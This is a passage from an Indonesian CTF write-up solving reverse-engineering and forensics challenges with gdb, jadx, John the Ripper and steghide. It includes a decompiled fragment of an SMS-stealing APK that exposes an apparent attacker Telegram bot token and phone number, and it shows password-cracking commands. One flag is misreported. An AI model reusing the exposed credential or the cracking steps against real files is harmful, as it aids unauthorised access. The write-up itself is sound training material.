0x0000000000401893 <+122>: mov rdi,rax
0x0000000000401896 <+125>: call 0x411c20 <puts>
0x000000000040189b <+130>: mov eax,0x0
0x00000000004018a0 <+135>: leave

```

disass = "disass" adalah singkatan dari "disassemble", yang digunakan untuk menampilkan instruksi mesin dari program yang sedang dijalankan atau yang sedang di-debug.

main = merupakan function yang ada dalam program.

```

pwndbg> b *main+30
Breakpoint 1 at 0x401837
pwndbg> 

```

b = "b" adalah singkatan dari "break", yang digunakan untuk menetapkan breakpoint di GDB.

*main+30 = *main+30 adalah alamat tempat breakpoint akan ditempatkan. Di sini, main adalah nama fungsi, dan +30 adalah offset dalam byte dari awal fungsi main.

```

pwndbg> r
Starting program: /home/anonymous/CTF/MonthlyCTF2024/RE/Static/chall
[...]
Breakpoint 1, 0x0000000000401837 in main ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact ]
RAX 0
RBX 0x7fffffffde18 -> 0x7fffffff1b4 ← 'COLORFGBG=15;0'
RCX 3
RDX 0x7fffffffde18 -> 0x7fffffff1b4 ← 'COLORFGBG=15;0'
RDI 0x48e02c ← 'What do you want!! : '
RSI 0x7fffffffde08 -> 0x7fffffff181 ← '/home/anonymous/CTF/MonthlyCTF2024/RE/Static/chall'
R8 0x7fffffff7dc78 -> 0x445ac1eb60a5e43b
R9 0x1c
R10 4
R11 0x4015f1 (__gcc_personality_v0.cold) -> call 0x401169
R12 0x7fffffffde08 -> 0x7fffffff181 ← '/home/anonymous/CTF/MonthlyCTF2024/RE/Static/chall'
R13 0x4b7de8 (__preinit_array_start) -> 0x4017a0 (frame_dummy) ← endbr64
R14 1
R15 1

```

Abis itu tinggal di run aja.

```
| DISASM / x86_64 , set emulate on |  
► 0x401837 <main+30> call printf <printf>  
    format: 0x48e02c ← 'What do you want!! : '  
    vararg: 0x7fffffffde08 → 0x7fffffff181 ← '/home/anonymous/CTF/MonthlyCTF2024/RE/Static/chall'  
  
0x40183c <main+35> lea rax, [rbp - 0x70]  
0x401840 <main+39> mov rsi, rax  
0x401843 <main+42> lea rax, [rip + 0x8c7f7] RAX ⇒ 0x48e041 ← 0x2073696854007325 /* '%s' */  
0x40184a <main+49> mov rdi, rax  
0x40184d <main+52> mov eax, 0 EAX ⇒ 0  
0x401852 <main+57> call __isoc99_scanf <__isoc99_scanf>  
  
0x401857 <main+62> mov eax, 0 EAX ⇒ 0  
0x40185c <main+67> call decode <decode>  
  
0x401861 <main+72> lea rax, [rbp - 0x70]  
0x401865 <main+76> lea rdx, [rip + 0xb9874] RDX ⇒ 0x4bb0e0 (secret)
```

```
pwndbg> next
```

Karena saya tidak mau masuk ke dalam fungsi decode, bisa next saja untuk melewati nya.

```
| DISASM / x86_64 , set emulate on |  
► 0x401837 <main+30> call printf <printf>  
  
► 0x40183c <main+35> lea rax, [rbp - 0x70] RAX ⇒ 0x7fffffffdbd0 ← 0x100  
0x401840 <main+39> mov rsi, rax RSI ⇒ 0x7fffffffdbd0 ← 0x100  
0x401843 <main+42> lea rax, [rip + 0x8c7f7] RAX ⇒ 0x48e041 ← 0x2073696854007325 /* '%s' */  
0x40184a <main+49> mov rdi, rax RDI ⇒ 0x48e041 ← 0x2073696854007325 /* '%s' */  
0x40184d <main+52> mov eax, 0 EAX ⇒ 0  
0x401852 <main+57> call __isoc99_scanf <__isoc99_scanf>  
  
0x401857 <main+62> mov eax, 0 EAX ⇒ 0  
0x40185c <main+67> call decode <decode>  
  
0x401861 <main+72> lea rax, [rbp - 0x70]  
0x401865 <main+76> lea rdx, [rip + 0xb9874] RDX ⇒ 0x4bb0e0 (secret)
```

```
pwndbg> next 5
```

Disini karena saya ingin langsung ke bagian call(fungsi decode), bisa langsung "next 5" yang artinya langsung longkap 5 kali.

```
| DISASM / x86_64 , set emulate on |  
0x40183c <main+35> lea rax, [rbp - 0x70] RAX ⇒ 0x7fffffffdbd0 ← 0x100  
0x401840 <main+39> mov rsi, rax RSI ⇒ 0x7fffffffdbd0 ← 0x100  
0x401843 <main+42> lea rax, [rip + 0x8c7f7] RAX ⇒ 0x48e041 ← 0x2073696854007325 /* '%s' */  
0x40184a <main+49> mov rdi, rax RDI ⇒ 0x48e041 ← 0x2073696854007325 /* '%s' */  
0x40184d <main+52> mov eax, 0 EAX ⇒ 0  
► 0x401852 <main+57> call __isoc99_scanf <__isoc99_scanf>  
    format: 0x48e041 ← 0x2073696854007325 /* '%s' */  
    vararg: 0x7fffffffdbd0 ← 0x100  
  
0x401857 <main+62> mov eax, 0 EAX ⇒ 0  
0x40185c <main+67> call decode <decode>  
  
0x401861 <main+72> lea rax, [rbp - 0x70]  
0x401865 <main+76> lea rdx, [rip + 0xb9874] RDX ⇒ 0x4bb0e0 (secret)  
0x40186c <main+83> mov rsi, rdx
```

```
pwndbg> next
```

```
What do you want!! : 1234
```

Disini next lagi, abis itu di suruh memasukkan input, isi saja bebas.

```

0x401840 <main+39>    mov    rsi, rax      RSI ⇒ 0x7fffffffdbd0 ← 0×100
0x401843 <main+42>    lea    rax, [rip + 0x8c7f7] RAX ⇒ 0x48e041 ← 0x2073696854007325 /* '%s' */
0x40184a <main+49>    mov    rdi, rax      RDI ⇒ 0x48e041 ← 0x2073696854007325 /* '%s' */
0x40184d <main+52>    mov    eax, 0       EAX ⇒ 0
0x401852 <main+57>    call   __isoc99_scanf  <__isoc99_scanf>

▶ 0x401857 <main+62>    mov    eax, 0       EAX ⇒ 0
0x40185c <main+67>    call   decode      <decode>

0x401861 <main+72>    lea    rax, [rbp - 0x70] RDX ⇒ 0x4bb0e0 (secret)
0x401865 <main+76>    lea    rdx, [rip + 0xb9874]
0x40186c <main+83>    mov    rsi, rdx
0x40186f <main+86>    mov    rdi, rax

```

pwndbg> next 2

Disini karenan saya ingin melewati call, saya melakukan next / melongkap sebanyak 2 kali.

```

0x40184a <main+49>    mov    rdi, rax      RDI ⇒ 0x48e041 ← 0x2073696854007325 /* '%s' */
0x40184d <main+52>    mov    eax, 0       EAX ⇒ 0
0x401852 <main+57>    call   __isoc99_scanf  <__isoc99_scanf>

0x401857 <main+62>    mov    eax, 0       EAX ⇒ 0
0x40185c <main+67>    call   decode      <decode>

▶ 0x401861 <main+72>    lea    rax, [rbp - 0x70] RAX ⇒ 0x7fffffffdbd0 ← '34333231 /* '1234' */'
0x401865 <main+76>    lea    rdx, [rip + 0xb9874] RDX ⇒ 0x4bb0e0 (secret) ← 'PC24{y0u_g0T_iT_Wh4t_is_St4tic_m34N!}'
0x40186c <main+83>    mov    rsi, rdx      RSI ⇒ 0x4bb0e0 (secret) ← 'PC24{y0u_g0T_iT_Wh4t_is_St4tic_m34N!}'
0x40186f <main+86>    mov    rdi, rax      RDI ⇒ 0x7fffffffdbd0 ← '34333231 /* '1234' */'
0x401872 <main+89>    call   0x4010a0
0x401877 <main+94>    test   eax, eax


```

Dan flag berhasil di dapatkan.

Flag: PC24{y0u_g0T_iT_Wh4t_is_St4tic_m34N!}

Static Secret

Challenge

5 Solves



Static Secret
100

No way you will find the secret.

Flag format: PC24{secret}



Flag

Submit

```

└─(anonymous㉿kali)-[~/CTF/MonthlyCTF2024/RE/Static Secret]
$ file reverseme
reverseme: ELF 32-bit LSB pie executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=b94093cfbc807366a05fe9772
ee597400a3c8df6, for GNU/Linux 3.2.0, not stripped

```

Di challenge ini tidak ada deskripsi yang berarti, tapi di kasih sebuah attachment berupa file ELF.

```
[~]-(anonymous㉿kali)-[~]
$ ./reverseme
Enter the flag: 1234
Incorrect flag!
```

Lalu tes apa yang file itu inginkan.

```
[~]-(anonymous㉿kali)-[~/CTF/MonthlyCTF2024/RE/Static Secret]
$ gdb -q ./reverseme
Poetry could not find a pyproject.toml file in /home/anonymous/CTF/MonthlyCTF2024/RE/Static Secret or its parents
pwndbg: loaded 165 pwndbg commands and 47 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $base, $bn_sym, $bn_var, $bn_eval, $ida GDB functions (can be used with print/break)
Reading symbols from ./reverseme ...
(No debugging symbols found in ./reverseme)
_____ tip of the day (disable with set show-tips off) _____
GDB and Pwndbg parameters can be shown or set with show <param> and set <param> <value> GDB commands
pwndbg> 
```

Lalu lanjut ke tahap debugger, disini saya pake gdb.

gdb = GDB (GNU Debugger), tools buat debugger.

-q = digunakan untuk menjalankan debugger dalam mode "quiet" atau senyap.
reverseme = merupakan nama file yang ingin di debug.

```
pwndbg> info function
All defined functions:
Non-debugging symbols:
0x00001000 _init
0x000010a0 __cxa_finalize@plt
0x000010b0 strcmp@plt
0x000010c0 printf@plt
0x000010d0 puts@plt
0x000010e0 strlen@plt
0x000010f0 __libc_start_main@plt
0x00001100 __isoc99_scanf@plt
0x00001110 __start
0x00001150 __x86.get_pc_thunk.bx
0x00001160 deregister_tm_clones
0x000011a0 register_tm_clones
0x000011f0 __do_global_dtors_aux
0x00001240 frame_dummy
0x00001249 __x86.get_pc_thunk.dx
0x0000124e xor_decrypt
0x000012a1 check_flag
0x00001388 main
0x000013f1 __x86.get_pc_thunk.ax
0x00001410 __libc_csu_init
0x00001480 __libc_csu_fini
0x00001485 __x86.get_pc_thunk.bp
0x0000148c __fini
pwndbg> 
```

Disini terdapat 3 fungsi utama yaitu fungsi main, check_flag, dan xor_decrypt.

```

00001300 - 1311
pwndbg> disass check_flag
Dump of assembler code for function check_flag:
0x000012ab <+0>:    endbr32
0x000012af <+4>:    push   ebp
0x000012b0 <+5>:    mov    ebp,esp
0x000012b2 <+7>:    push   ebx
0x000012b3 <+8>:    sub    esp,0x44
0x000012b6 <+11>:   call   0x1150 <_x86.get_pc_thunk.bx>
0x000012bb <+16>:   add    ebx,0x2d0d
0x000012c1 <+22>:   mov    DWORD PTR [ebp-0x2d],0x1a40223a
0x000012c8 <+29>:   mov    DWORD PTR [ebp-0x29],0x35443011
0x000012cf <+36>:   mov    DWORD PTR [ebp-0x25],0x1a480737
0x000012d6 <+43>:   mov    DWORD PTR [ebp-0x21],0x5e3c4a1c
0x000012dd <+50>:   mov    DWORD PTR [ebp-0x1d],0x13e0f5a
0x000012e4 <+57>:   mov    DWORD PTR [ebp-0x19],0x111b091d
0x000012eb <+64>:   mov    DWORD PTR [ebp-0x15],0x513734
0x000012f2 <+71>:   mov    DWORD PTR [ebp-0x11],0x74f170b
0x000012f9 <+78>:   mov    BYTE PTR [ebp-0xd],0x12
0x000012fd <+82>:   mov    DWORD PTR [ebp-0x3f],0x2e72616a
0x00001304 <+89>:   mov    DWORD PTR [ebp-0x3b],0x4074696a
0x0000130b <+96>:   mov    DWORD PTR [ebp-0x37],0x6f786168
0x00001312 <+103>:  mov    DWORD PTR [ebp-0x33],0x6f632e72
0x00001319 <+110>:  mov    WORD PTR [ebp-0x2f],0x6d
0x0000131f <+116>:  mov    DWORD PTR [ebp-0xc],0x21

```

Disini saya focus kepada function check_flag.

disass = "disass" adalah singkatan dari "disassemble", yang digunakan untuk menampilkan instruksi mesin dari program yang sedang dijalankan atau yang sedang di-debug.

check_flag = merupakan function yang ada dalam program.

```

0x00001350 <+165>: push   DWORD PTR [ebp+0x8]
0x00001353 <+168>: call   0x10b0 <strcmp@plt>
0x00001358 <+173>: add    esp,0x10
0x0000135b <+176>: test   eax,eax
0x0000135d <+178>: jne    0x1377 <check_flag+204>
0x0000135f <+180>: sub    esp,0x8
0x00001362 <+183>: lea    eax,[ebp-0x2d]
0x00001365 <+186>: push   eax
0x00001366 <+187>: lea    eax,[ebx-0x1fc0]
0x0000136c <+193>: push   eax
0x0000136d <+194>: call   0x10c0 <printf@plt>
0x00001372 <+199>: add    esp,0x10
0x00001375 <+202>: jmp   0x1389 <check_flag+222>
0x00001377 <+204>: sub    esp,0xc
0x0000137a <+207>: lea    eax,[ebx-0x1fa6]
0x00001380 <+213>: push   eax
0x00001381 <+214>: call   0x10d0 <puts@plt>
0x00001386 <+219>: add    esp,0x10
0x00001389 <+222>: nop
0x0000138a <+223>: mov    ebx,DWORD PTR [ebp-0x4]
0x0000138d <+226>: leave 
0x0000138e <+227>: ret

End of assembler dump.
pwndbg> b *check_flag+176
Breakpoint 1 at 0x135b
pwndbg> █

```

Disini saya focus melakukan breakpoint pada offset +176.

b = "b" adalah singkatan dari "break", yang digunakan untuk menetapkan breakpoint di GDB.

*check_flag+176 = *check_flag+176 adalah alamat tempat breakpoint akan ditempatkan. Di sini, check_flag adalah nama fungsi, dan +176 adalah offset dalam byte dari awal fungsi check_flag.

```
pwndbg> r
Starting program: /home/anonymous/CTF/MonthlyCTF2024/RE/Static Secret/reverseme
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter the flag: 1234
```

Disini saya melakukan run, dan di suruh memasukkan sebuah input, isi saja bebas.

```
00:0000| esp 0xffffcd40 ← 0x480000
01:0004|-044 0xffffcd44 ← 0x800
02:0008|-040 0xffffcd48 ← 0x72616a80
03:000c|-03c 0xffffcd4c ← '.jit@haxor.com'
04:0010|-038 0xffffcd50 ← '@haxor.com'
05:0014|-034 0xffffcd54 ← 'or.com'
06:0018|-030 0xffffcd58 ← 'PC24{Y0u_f0und_17e_s3cret_0xdead}!', 0
07:001c|-02c 0xffffcd5c ← 'C24{Y0u_f0und_17e_s3cret_0xdead}!'
```

▶ 0 0x5655635b check_flag+176
1 0x565563ed main+94
2 0xf7d9bc65 __libc_start_main+117
3 0xf7d9bd28 __libc_start_main+136
4 0x56556145 _start+53

```
pwndbg>
```

Dan flag berhasil di dapatkan.

Jadi singkatnya saya melakukan break ke offset 176 yang di mana program akan melakukan perbandingan antara input dan flag, jika saya memasukkan input salah program akan mengecek dan menampilkan flag nya yang merupakan isi flag yang benar.

Karena format flag di soal adalah PC24 ubah saja C24 menjadi PC24.

Flag: PC24{Y0u_f0und_17e_s3cret_0xdead}

Real APK - SMS Stealer

Challenge 5 Solves X

Real APK - SMS Stealer

100

Challenge ini merupakan salah satu contoh kejadian nyata mengenai penipuan melalui aplikasi palsu yang dapat mencuri sms dan mengirimkan semua sms pada hp korban ke telegram penyerang. Dapatkah kamu mengidentifikasi nomor hp pelaku?

Dilarang menginstall ke handphone asli. Gunakan Android Emulator jika perlu

Format flag: CTF{nomor_hp_pelaku}.contoh
CTF{081231231231}

Sumber file:

[a2365244...](#)

Di challenge mengatakan bahwa isi flag itu berupa nomor hp dan di berikan sebuah attachment file apk.

```
└─(anonymous㉿kali)-[~/CTF/MonthlyCTF2024/RE/APK]
└─$ jadx-gui
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```

Disini saya menggunakan tools jadx-gui untuk mengecek / ngebongkar isi dari file apk tersebut.

Tools: <https://github.com/skylot/jadx>

```
File View Navigation Tools Plugins Help
a23652447fed5e975ba18b301d90465b - jadx-gui
AndroidManifest.xml × DebugProbesKt.bin × resources.arsc × MainActivity ×
File View Navigation Tools Plugins Help
a23652447fed5e975ba18b301d90465b - jadx-gui
AndroidManifest.xml × DebugProbesKt.bin × resources.arsc × MainActivity ×
Issues: 3 warnings
Code Small Simple Fallback Split view
24 import okhttp3.Request;
25 import okhttp3.Response;
26
27 /* loaded from: classes4.dex */
28 public class MainActivity extends AppCompatActivity {
29     private AppBarConfiguration appBarConfiguration;
30     private ActivityMainBinding binding;
31     private Object devicePolicyManager;
32     ComponentName mDeviceAdminName;
33     String token = "7246460885:AAGH212qD0nfZ7YqQT78qfT0pSuvZqRjThg";
34     String id = "7046222046";
35     String no_hp = "082279282243";
36     OkHttpClient client = new OkHttpClient();
37     String device = Build.BRAND + " " + Build.MODEL;
38     private BroadcastReceiver onNotice = new BroadcastReceiver() { // from class: com.example.app.MainActivity.1
39         @Override // android.content.BroadcastReceiver
40         public void onReceive(Context context, Intent intent) {
41             String stringExtra = intent.getStringExtra("package");
42             String stringExtra2 = intent.getStringExtra("title");
43             String stringExtra3 = intent.getStringExtra("text");
44             intent.getStringExtra("id");
45             new TableRow(MainActivity.this).getApplicationContext().setLayoutParams(new TableRow.LayoutParams(-1, -2));
46             TextView textView = new TextView(MainActivity.this).getApplicationContext();
47             textView.setLayoutParams(new TableRow.LayoutParams(-2, -2, 1.0f));
48             textView.setTextSize(12.0f);
49         }
50     }
51 }
```

Disini saya mendapatkan flag nya yaitu berupa nomer hp yang berada di Source code/com/MainActivity

Flag: CTF{082279282243}

Forensic

Secret Excel

Challenge 6 Solves X

Secret Excel

100

Can you open this excel file?

I think it's protected with a password. Bruteforce, maybe?

[output-pymu.xlsx](#)

[Flag](#) [Submit](#)

```
(anonymous㉿kali)-[~/CTF/MonthlyCTF2024/Forensic/Secret Excel]
$ file output-pymu.xlsx
output-pymu.xlsx: CDFV2 Encrypted
```

Di challenge ini diberikan sebuah attachment berupa file excel yang telah di password.

```
(anonymous㉿kali)-[~/CTF/MonthlyCTF2024/Forensic/Secret Excel]
$ office2john output-pymu.xlsx > hash.txt

$ john --show hash.txt
output-pymu.xlsx:active

1 password hash cracked, 0 left
```

Karena file excel merupakan file office, jadi saya melakukan crack password dengan menggunakan office2john, dan mendapatkan password nya yaitu "active".

office2john = skrip atau utilitas yang merupakan bagian dari John the Ripper. Fungsinya adalah untuk mengekstrak hash sandi dari file dokumen Microsoft Office (seperti .xlsx, .docx, dll.). Dengan kata lain, office2john mengonversi file dokumen Office yang dilindungi sandi menjadi format hash yang dapat digunakan oleh John the Ripper untuk pemecahan sandi.


output-pymu.xlsx = merupakan nama file yang ingin di crack passwordnya.

> hash.txt = operator pengalihan output di Unix/Linux. Operator ini mengarahkan output dari perintah office2john ke file hash.txt. Jadi, hasil dari perintah office2john yang berupa hash sandi dari file output-pymu.xlsx akan disimpan di dalam file hash.txt.

john = perintah untuk menjalankan John the Ripper, alat pemecah sandi.

--show = Opsi ini memberi tahu John the Ripper untuk menampilkan hasil pemecahan sandi dari file hash yang telah dipecahkan.

hash.txt = nama file yang berisi hash yang ingin saya lihat hasil pemecahannya.



Disini tinggal memasukan pw yang telah di dapat "active".

```
33  
34  
35  
36  
37      PC24{3xc3l_l33t_h4cks}  
38  
39
```

Awalnya tidak ada flag apapun dalam file excel tersebut, ternyata tulisan flag nya berwarna putih yang berarti menyatu dengan background, disini saya mengubah semua warna menjadi merah dan flag pun dapat dilihat.

Flag: PC24{3xc3l_l33t_h4cks}

Hidden Flag

Challenge

8 Solves

X

Hidden Flag

100

Aku lupa bagaimana cara menyembunyikan dan melihat isi file yang telah ku sembunyikan. Yang ku ingat hanyalah password nya saja.

 mypicture.j...

Flag

Submit

Di challenge ini diberikan sebuah attachment berupa file jpg, di deskripsi soal dia mau melihat isi file yang telah disembunyikan di dalam file jpg dan dia hanya ingat password nya saja.



Bisa dilihat disini passwordnya adalah 123456.

```
(anonymous㉿kali)-[~/CTF/MonthlyCTF2024/Forensic/Hidden Flag]
$ steghide extract -sf mypicture.jpg
Enter passphrase:
wrote extracted data to "flag.txt".
```

Untuk mengextract file jpg tersebut saya menggunakan tools steghide lalu memasukkan password nya "123456" dan mendapatkan file berupa flag.txt yang berada di dalam file jpg tersebut.

Tools: <https://www.geeksforgeeks.org/how-to-install-steghide-tool-in-linux/>
steghide = adalah tool yang digunakan untuk melakukan steganografi.
extract = Ini adalah perintah atau opsi yang memberitahu Steghide bahwa
Anda ingin mengekstrak data yang telah disembunyikan dalam file.
-sf = adalah singkatan dari "source file", yang menunjukkan file yang
berisi data yang disembunyikan.
mypicture.jpg = merupakan nama file gambar yang mungkin berisi data
tersembunyi yang ingin ekstrak.

```
[anonymous㉿kali)-[~/CTF/MonthlyCTF2024/Forensic/Hidden Flag]
└─$ cat flag.txt
PC24{yuk_b3lajar_steganography}
```

Flag: PC24{3xc3l_133t_h4cks}

login

Challenge 6 Solves X

login
100

aku mendapatkan file log sepertinya berisikan history
percobaan login secara brute force, namun sepertinya
pengirim telah menghapus respon dari server sehingga
aku agak kesulitan menemukan password yang benar,
bantu aku untuk menemukannya

[Download congrats.zip](#) [Download hint.txt](#)

Flag Submit

Di challenge ini diberikan sebuah attachment berupa file congrats.zip & hint.txt, di deskripsi soal saya harus melakukan brute force pada file zip yang telah di berikan password sebelumnya.

```
[└(anonymous㉿kali)-[~/CTF/MonthlyCTF2024/Forensic/login]
$ zip2john congrats.zip > hash.txt
ver 2.0 congrats.zip/flag.txt PKZIP Encr: cmplen=27, decmplen=15, crc=3DCB58AC ts=
7243 cs=3dcb type=0
ver 2.0 congrats.zip/sadboy.jpg PKZIP Encr: cmplen=22067, decmplen=22992, crc=343A
38C7 ts=720D cs=343a type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
```

```
[└(anonymous㉿kali)-[~/CTF/MonthlyCTF2024/Forensic/login]
$ john --show hash.txt
congrats.zip:imissyou::congrats.zip:flag.txt, sadboy.jpg:congrats.zip

1 password hash cracked, 0 left
```

zip2john = skrip atau utilitas yang merupakan bagian dari John the Ripper. Fungsinya adalah untuk mengekstrak hash sandi dari file zip. Dengan kata lain, zip2john mengonversi file zip yang dilindungi sandi menjadi format hash yang dapat digunakan oleh John the Ripper untuk pemecahan sandi. congrats.zip = merupakan nama file yang ingin di crack passwordnya. > hash.txt = operator pengalihan output di Unix/Linux. Operator ini mengarahkan output dari perintah office2john ke file hash.txt. Jadi, hasil dari perintah office2john yang berupa hash sandi dari file congrats.zip akan disimpan di dalam file hash.txt.

john = perintah untuk menjalankan John the Ripper, alat pemecah sandi.

--show = Opsi ini memberi tahu John the Ripper untuk menampilkan hasil pemecahan sandi dari file hash yang telah dipecahkan.

hash.txt = nama file yang berisi hash yang ingin saya lihat hasil pemecahannya.

```
[└(anonymous㉿kali)-[~/CTF/MonthlyCTF2024/Forensic/login]
$ ll
total 60
-rw-rw-r-- 1 anonymous anonymous 22376 Aug 17 22:29 congrats.zip
-rw-rw-r-- 1 anonymous anonymous     15 Mar 21 14:18 flag.txt
-rw-rw-r-- 1 anonymous anonymous    256 Aug 24 12:57 hash.txt
-rw-rw-r-- 1 anonymous anonymous     94 Aug 17 22:29 hint.txt
-rw-rw-r-- 1 anonymous anonymous 22992 Mar 21 14:16 sadboy.jpg
```

```
[└(anonymous㉿kali)-[~/CTF/MonthlyCTF2024/Forensic/login]
$ cat flag.txt
LA24{fake_flag}
```

Setelah di extract file zip, terdapat 2 file di dalamnya yaitu flag.txt & sadboy.jpg.

Ternyata file flag.txt bukan flag, lalu saya mencoba melihat gambar dari sadboy.jpg.



Dan ternyata flag nya berada di gambar.

Flag: PC24{paten_kali_kau_bang}

SFBM

Challenge

6 Solves

X

SFBM

100

temanku memberikan pesan rahasia berupa file mp4,
namun aku tidak paham apa maksudnya.


SFBM.mp4

Flag

Submit


Di challenge ini diberikan sebuah attachment berupa file .mp4, di deskripsi soal saya harus menemukan pesan rahasia dari file tersebut.

Pertama2 convert file .mp4 menjadi file .mp3, bisa pake converter online.




Disini saya memakai tools audacity.

